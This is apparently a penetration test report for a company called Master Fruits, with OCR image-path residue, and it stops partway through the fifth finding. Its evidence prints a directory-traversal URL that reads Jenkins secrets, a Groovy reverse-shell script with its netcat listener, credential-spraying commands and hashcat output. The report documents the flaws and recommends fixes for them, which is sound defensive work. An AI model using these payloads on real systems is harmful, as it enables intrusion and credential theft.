Findings Report: Internal Network Penetration Test

BUSINESS CONFIDENTIAL

Master Fruits

Date: August 21, 2024
Version: 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Master Fruits (MFruits) and LMN Security (LMNS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both MFruits and LMNS. MFruits may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Contact Information

Name	Role	Contact Info
Master Fruits		
John Doe	Chief Information Security Officer	john@example.com
LMN Security		
Abdullah Al-Bakhtari	Lead Penetration Tester	albakhtari@lmnsecurity.com

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.


Time-limited engagements do not allow for a full evaluation of all security controls. LMNS prioritized the assessment to identify the weakest security controls an attacker would exploit. LMNS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Assessment Overview

From **August 16, 2024** to **August 20, 2024**, MFruits engaged LMNS to evaluate the security posture of its infrastructure compared to current industry best practices. All testing performed is based on the *NIST SP 800-115 Technical Guide to Information Security Testing and Assessment*, *OWASP Testing Guide (v4)*, and customized testing frameworks.

Phases of penetration testing activities include the following:

- **Planning** – Customer goals are gathered and rules of engagement obtained.
- **Discovery** – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack** – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting –** Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test simulates an insider threat or an attacker who has already breached the external defenses to identify and exploit vulnerabilities within an organization's internal network. Conducted from within the network environment, this test involves assessing security controls, access permissions, and configurations of internal systems such as servers, workstations, and network devices. The security expert begins with reconnaissance to map the internal network, followed by scanning for open ports and services, identifying misconfigurations, and testing for vulnerabilities like outdated software, weak passwords, and insufficient access controls. The tester attempts to exploit these weaknesses to gain unauthorized access, escalate privileges, and move laterally within the network to compromise sensitive data and critical systems. The objective of an internal penetration test is to uncover security flaws that could be exploited by malicious insiders or attackers who have bypassed the external defenses, and to provide actionable recommendations to enhance the organization's internal security posture.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: **Likelihood** and **Impact**:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	Master Fruits Internal Networks

Scope Exclusions

Per client request, LMNS did not perform any of the following attacks during testing:

- Denial of Service (DoS) Attacks.
- Social Engineering & Phishing attacks on MFruits personnel.

All other attacks not specified above were permitted by MFruits.

Client Allowances

MFruits provided LMNS with VPN access to the `10.0.2.0/24` internal network subnet.

Executive Summary

LMNS evaluated MFruits's external and internal security posture through an internal penetration test, from August 16, 2024 to August 20, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components as well as attacks of public-facing infrastructure.

Time limitations were in place for testing. Security assessment was permitted for five (5) business days.

Testing Summary

The LMNS penetration testing team started the engagement by testing the web applications hosted on the APPLE (`10.0.2.4`) server, finding a directory traversal vulnerability which lead to the compromising of the Jenkins server, and thereafter the web server (IPT-001 & IPT-002). The also team found that the APPLE server was connected to two networks, which enabled them to use it to pivot into the subnet `192.168.57.0/24`.

Following this the team was able to crack the passowrd of the local administrator account of the APPLE server (IPT-003). They then carried out a pass-the-password attack, and gained access to the ORANGE workstation using the discovered password (IPT-004).

By dumping the LSA secrets of the ORANGE workstation, they were able to crack the cached credentials hash of a domain admin and compromise the Active Directory Domain Controller and inherently the Active Directory Domain.

In addition to the compromise listed above, the LMNS team found that SMB relay attacks were possible due to SMB signing being not required (Finding IPT-006).

The remainder of the findings were meduim. For further information on findings, please review the Technical Findings section.

Tester Notes and Recommendations

Testing results of the MFruits internal network are indicative of an organisation undergoing its first penetration test, which is the case here.

During testing, two constants stood out:

1. A weak password policy.
2. Security Misconfigurations

We recommended that MFruiuts re-evaluates their current password policy and considers a policy of 15 characters or more for their regular user accounts and 30 characters or more for their

Administrator accounts. We also recommend that TPM explore password blacklists. Finally we recommend that MFruits ensures that its software is configured adhering to security best practices.

Overall, the MFruits network performed as expected for a first-time penetration test. We recommend that the MFruits team thoroughly review the recommendations made in this report, patch the findings, and re-test annually to improve their overall internal security posture.

Key Strengths and Weaknesses

The following identifies the key **strengths** identified during the assessment:

1. No patching issues were identified across the company's infrastructure
2. Meterpreter payloads were identified by Windows Defender on all workstations/servers

The following identifies the key **weaknesses** identified during the assessment:

1. Weak passwords were seen to be used in multiple occasions indicating the password policy being insufficient across the company’s infrastructure
2. SMB signing is not required on all non-server devices in the Active Directory environment
3. Security misconfigurations were present in multiple occasions in the company's infrastructure

Vulnerability Summary

In the course of this penetration test **1 Critical**, **5 High** and **2 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Finding	Criticality	Recommendation
IPT-001: Application Logic Error - Directory Traversal	**High**	Sanitize inputs and use `realpath()` to prevent directory traversal by restricting file access to safe directories.
IPT-002: Security Misconfiguration - Default Account Setup	**Critical**	Change password of 'admin' user.
IPT-003: Insufficient Password Complexity	**High**	Implement CIS Benchmark password requirements on Administrator's password.
IPT-004: Password Reuse	**High**	Implement CIS Benchmark password requirements on Administrator's password, and do not reuse passwords.
IPT-005: Insufficient Password Complexity	**High**	Implement CIS Benchmark password requirements on the password of the domain admin user "jlemon".
IPT-006: Security Misconfiguration – SMB signing enabled but not required	**High**	Set SMB signing to be enabled AND required.

Finding	Criticality	Recommendation
IPT-007: Insufficient Encryption – Misc. Web Services	**Medium**	Disable weak ciphers on public web services.
IPT-008: Insufficient Terminal Services Configuration	**Medium**	Enable Network Level Authentication (NLA) on the remote RDP server.

Findings of Internal Penetration Test

IPT-001: Application Logic Error - Directory Traversal

Description

The `page` parameter in the `http://10.0.2.4:80` web application is vulnerable to directory traversal, resulting in gaining total read access to the underlying filesystem of the server.

Risk

CVSS-Score: **8.2**
Criticality: **High** - Through this vulnerability an attacker can gain access to the filesystem of the server resulting in a total loss of confidentiality and integrity.
Likelihood: **Very High** - This vulnerabilty is in a web application that is publicly accessible.


Tools Used

- Manual Testing

Affected Systems

- http://10.0.2.4:80

Evidence



```
; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers]
wave=mmdrv.dll timer=timer.drv [mci]
```

Figure 2 - Directory Traversal in "http://10.0.2.4:80?page="

Recommendation

Sanitize and validate all user inputs that specify file paths by removing or rejecting dangerous sequences like `../` and using built-in functions such as `realpath()` to resolve and verify paths. Ensure that the resolved path stays within the intended directory by checking it against a whitelist of allowed directories or using a predefined base directory. Additionally, consider using secure coding practices, such as restricting access to files by their names or IDs instead of directly using file paths.

IPT-002: Security Misconfiguration - Default Account Setup

Description

The password of the default `admin` account used by Jenkins is stored in clear-text on the filesystem. Utilising the *Directory Traversal* vulnerability discovered previously (EPT-001), the testers were able to access this file and read its contents, resulting in accessing the Jenkins interface using this account.

Furthermore this lead to the total compromise of the server, which lead to the accessing of a second internal network.

Risk

CVSS-Score: 9.1
Criticality: Critical - This vulnerability results in a total comprimise of the server and access to a second internal network.
Likelihood: High - The process of exploitation relies on the Directory Traversal vulnerability in the web applicaion hosted on port 80


Tools Used

- Manual Testing

Affected Systems


- http://10.0.2.4:8080/

Evidence


MASTER FRUITS - Home
10.0.2.4/index.php?page=../..
10.0.2.4/index.php?page=../../../../ProgramData/Jenkins/.jenkins/secrets/initialAdminPassword
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Essentials / Lo...
Exploits


```
c33[redacted]00e3
```

Figure 3 - Password of Jenkins 'admin' user password



S	W	Name ↓	Last Success	Last Failure	Last Duration
✓	☀	test	1 hr 44 min #1	N/A	1.4 sec

Figure 4 - Successful Login to Jenkins application using obtained credentials



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
Thread.start {
String host="10.0.2.5";
int port=443;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();S
}
```

```
--- بسم الله الرحمن الرحيم ---

root💀rayah 🏠 ~ ──────────────────── 02:0
❯ nc -nvlp 443
listening on [any] 443  ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.4] 53833
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Jenkins>
```

Figure 5 - Executed reverse-shell using Jenkins "Script Console"



```
┌ root💀rayah 🗁 ~/ctf/master.local/internal ──────────────────────────── ⌛ 35s ⊙  07:42:44 AM
└❯ proxychains -q nxc smb -u 'Administrator' -p '[redacted]' --local-auth 192.168.57.0/24
SMB         192.168.57.9     445    MASTER-DC        [*] Windows Server 2022 Build 20348 x64 (name:MASTER-DC) (domain:MASTER-
DC) (signing:True) (SMBv1:False)
SMB         192.168.57.4     445    ORANGE           [*] Windows 10 / Server 2019 Build 19041 x64 (name:ORANGE) (domain:ORANG
E) (signing:False) (SMBv1:False)
SMB         192.168.57.5     445    APPLE            [*] Windows 10 / Server 2019 Build 19041 x64 (name:APPLE) (domain:APPLE)
 (signing:False) (SMBv1:False)
SMB         192.168.57.9     445    MASTER-DC        [-] MASTER-DC\Administrator:[redacted] STATUS_LOGON_FAILURE
SMB         192.168.57.4     445    ORANGE           [+] ORANGE\Administrator:[redacted] (Pwn3d!)
SMB         192.168.57.5     445    APPLE            [+] APPLE\Administrator:[redacted] (Pwn3d!)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Figure 6 - Gained access to "192.168.57.0/24" network by pivoting through the compromised server

Recommendation

The password of the 'admin' user should have its password changed immediately to a secure complex password.

IPT-003: Insufficient Password Complexity

Description

The local Administrator password's hash on the previously compromised server (IPT-002) was cracked due to the password being weak.

The password was used to then compromise a workstation in the internal network.

Risk

CVSS-Score: 8.1
Criticality: **High** - Attackers can control industrial devices, destroy data, or shutdown systems.
Likelihood: **Medium** - Access to the server is needed to carry out this attack.


Tools Used

- `meterpreter`
- `hashcat`

Affected Systems

- 10.0.2.4

Evidence



```
* Bytes.....: 139921544
* Keyspace..: 14344388

7fac[redacted]04f:[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 7fa[redacted]c04f
Time.Started.....: Thu Aug  8 16:31:23 2024 (0 secs)
Time.Estimated...: Thu Aug  8 16:31:23 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  4118.7 kH/s (7.86ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 262144/14344388 (1.83%)
Rejected.........: 0/262144 (0.00%)
Restore.Point....: 131072/14344388 (0.91%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kovacs -> rebelchick
Hardware.Mon.#1..: Temp: 56c Util: 34% Core: 967MHz Mem: 900MHz Bus:4

Started: Thu Aug  8 16:31:22 2024
Stopped: Thu Aug  8 16:31:24 2024
abdullah  IdeaPad  ~/0/01/Wordlists ❯ ▌                                          04:31:24 pm
```

Figure 7 - Local Administrator hash cracked using `hashcat`

Recommendation

Implement CIS Benchmark password requirements on Administrator's password.

IPT-004: Password Reuse

Description

The previously obtained local adminstrator password (IPT-003) of the APPLE workstation (`10.0.2.4 / 192.168.57.5`) was was found to be valid on a the ORANGE workstation (`192.168.57.4`) which resulted in the total compromise of the workstation.

Risk

CVSS-Score: 8.1
Criticality: High - Attackers can control industrial devices, destroy data, or shutdown systems.
Likelihood: Medium - The obtained password was weak and easy to crack using dictionary attack.


Tools Used

- `nxc`

Affected Systems

- 192.168.57.4

Evidence



```
┌ root💀rayah 🗁 ~/ctf/master.local/internal ──────────────────────────── ⌛ 35s ⊙  07:42:44 AM
└─❯ proxychains -q nxc smb -u 'Administrator' -p '[redacted]' --local-auth 192.168.57.0/24
SMB         192.168.57.9    445    MASTER-DC        [*] Windows Server 2022 Build 20348 x64 (name:MASTER-DC) (domain:MASTER-
DC) (signing:True) (SMBv1:False)
SMB         192.168.57.4    445    ORANGE           [*] Windows 10 / Server 2019 Build 19041 x64 (name:ORANGE) (domain:ORANG
E) (signing:False) (SMBv1:False)
SMB         192.168.57.5    445    APPLE            [*] Windows 10 / Server 2019 Build 19041 x64 (name:APPLE) (domain:APPLE)
 (signing:False) (SMBv1:False)
SMB         192.168.57.9    445    MASTER-DC        [-] MASTER-DC\Administrator:[redacted] STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    ORANGE           [+] ORANGE\Administrator:[redacted] (Pwn3d!)
SMB         192.168.57.5    445    APPLE            [+] APPLE\Administrator:[redacted] (Pwn3d!)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Figure 8 - Successful Login to workstations with "nxc"

Recommendation

Implement CIS Benchmark password requirements on Administrator's password, and do not reuse passwords.

IPT-005: Insufficient Password Complexity

Description

By dumping the LSA secrets stored on the ORANGE workstation using its Administrator password (IPT-004), we are able to crack the cached hash of the domain admin user (`jlemon`). This lead to the total compromise of the Domain Controller, resulting in the total compromise of the Active Directory Domain.

Risk

CVSS-Score: 8.1
Criticality: High - Attackers can control industrial devices, destroy data, or shutdown all systems in the Active Directory Domain.
Likelihood: High - The password was weak and was cracked easily, however access to a machine where the domain admin user has logged into previously is required.


Tools Used

- `nxc`
- `hashcat`

Affected Systems

